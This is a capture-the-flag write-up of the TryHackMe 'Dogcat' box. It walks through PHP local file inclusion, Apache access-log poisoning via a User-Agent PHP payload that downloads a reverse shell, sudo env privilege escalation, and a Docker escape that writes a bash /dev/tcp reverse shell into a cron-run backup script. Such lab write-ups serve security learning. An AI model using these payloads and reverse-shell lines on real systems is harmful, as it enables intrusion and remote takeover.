TryHackMe: Dogcat
This box is rated medium difficulty on THM. It involves us exploiting a PHP web application via LFI to gain Remote Code Execution by poisoning access logs. Then we can use Sudo permissions on the env binary to spawn a root shell and escape a Docker container by means of a writeable backup script being executed.
I made a website where you can look at pictures of dogs and/or cats!
Scanning & Enumeration
I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP returns nothing.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
$ sudo nmap -p22,80 -sCV 10.64.172.191 -oN fullscan-tcp

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-20 22:11 CST
Nmap scan report for 10.64.172.191
Host is up (0.044s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|_  256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: dogcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.40 seconds
There are just two ports open:
- SSH on port 22
- An Apache web server on port 80

Not a whole lot we can do over SSH without credentials, so I fire up Gobuster to find subdirectories/subdomains in the background before heading over to the website. Checking out the landing page gives us the option to choose between seeing pictures of dogs or cats.
Local File Inclusion
Upon selecting either one, a random picture is displayed but our choice is also reflected in the URL via the view parameter. A quick test for local file inclusion along with directory traversal characters and an error gets printed.
1
http://MACHINE_IP/?view=cat../

Since it says failed to open instead of something like forbidden, we can most likely choose which files the site displays. Another thing to note in the error is that the .php extension gets appended to whatever we decide, meaning we can’t read every file on the system, just those that end in PHP. There’s a chance we can use this to read something like a config file in /var/www/html, but first we need to figure out where we are in the filesystem.

Looking at the source code for a valid request shows that our query is most likely inside of either the /dogs or /cats directory. Our full path should be /var/www/html/cats/[INPUT] .

We can test this by attempting to include the index.php page again which should throw a redeclare error at us.
1
http://MACHINE_IP/?view=cat../../index
Perfect, now since the .php extension won’t let us read anything else, I use the a PHP filter which will convert the selection into base64 and let us read file contents. Using that on the index page may give us more information on what’s happening.
1
http://MACHINE_IP/?view=php://filter/read=convert.base64-encode/resource=./cat../../index
Now let’s base64 decode it in our terminal.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
<!DOCTYPE HTML>
<html>

<head>
    <title>dogcat</title>
    <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
    <h1>dogcat</h1>
    <i>a gallery of various dogs or cats</i>

    <div>
        <h2>What would you like to see?</h2>
        <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</button></a><br>
        <?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
     $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>
    </div>
</body>

</html>

Ok it looks like the site parses our input for an extension, and if it’s not present then the .php extension gets appended to the contents of view. Now we can read all files on the system by simply adding &ext to the end of our URL in order to get rid of it. I confirm this by including /etc/passwd which shows no real user on the system other than root.
RCE through Log Poisoning
This looks like a Docker container and there’s no way to get a shell on the box other than gaining RCE via some type of request to the system. Maybe something gets stored when making requests to the site inside the log. Nmap discloses that the site is Apache, so we can check the logs by navigating to /var/log/apache2/access.log.
1
/?view=php://filter/read=convert.base64-encode/resource=./dog../../../../../var/log/apache2/access.log&ext
That returns a ton of data since I used Gobuster to fuzz for files, but we can see that logs get saved along with our User Agent. This may be vulnerable to log poisoning if we replace our agent to be malicious PHP code.
1
2
3
192.168.144.73 - - [21/Feb/2026:04:26:56 +0000] "GET /mediaweek HTTP/1.1" 404 436 "-" "gobuster/3.8"
192.168.144.73 - - [21/Feb/2026:04:26:56 +0000] "GET /rdbsvvon1070000142von HTTP/1.1" 404 436 "-" "gobuster/3.8"
192.168.144.73 - - [21/Feb/2026:04:26:56 +0000] "GET /loginButton HTTP/1.1" 404 436 "-" "gobuster/3.8"

Next, I capture a request to the main site and specify my User-Agent to include a simple PHP line that will grab a reverse shell from my machine and upload it to the public directory. I use Pentestmonkey’s infamous PHP reverse shell for this step.
1
<?php file_put_contents('shell.php',file_get_contents('http://MACHINE_IP/shell.php')); ?>
Note: To get that to work, I had to serve it over port 80 as well as not use the base64 method or else the User-Agent would get lost.
Privilege Escalation
I confirm that this works by seeing the traffic on my HTTP server and by navigating to shell.php in the top level directory, we grab a shell on the box as www-data. A quick look at the hostname of the box shows a seemingly random string which is consistent with Docker containers. Also, since Python isn’t installed on it, I use the Script binary to stabilize my shell.
1
2
3
4
5
6
/usr/bin/script -qc /bin/bash /dev/null
export TERM=xterm
CTRL + Z
stty raw -echo;fg
ENTER
ENTER
At this point we can grab the first flag under /var/www/html along with the second flag one directory up from that. Our next steps would be to escalate privileges to root user on the container and then find a way to leverage those permissions to escape it.
Checking what Sudo permissions our current account has shows that we’re allowed to run the env binary as root user. A simple command to set our environment to Bash along with Sudo grants us root privileges.
1
sudo /usr/bin/env /bin/bash

The third flag is located under the /root directory and now we can focus on escaping this Docker container.
Docker Escape
While doing internal enumeration on it earlier, I found a backups directory under /opt which was owned by root. Inside is a Bash backup script that creates a tar backup of the container to the current directory.

Checking the timestamps for the backup.tar file within the directory shows that this script is being executed by another host every minute or so. Since we have write permissions over the script, we can just replace it with a reverse shell to escape.
1
2
3
echo '#!/bin/bash' > backup.sh

echo 'bash -i >& /dev/tcp/MACHINE_IP/PORT 0>&1' >> backup.sh
After waiting for the cronjob to execute, we get a successful shell on the main host as root.

Grabbing the final flag under /root completes this challenge. Overall, I really liked this box because there wasn’t a super clear way to get RCE on the system and I think log poisoning is a cool concept. I hope this was helpful to anyone following along or stuck and happy hacking!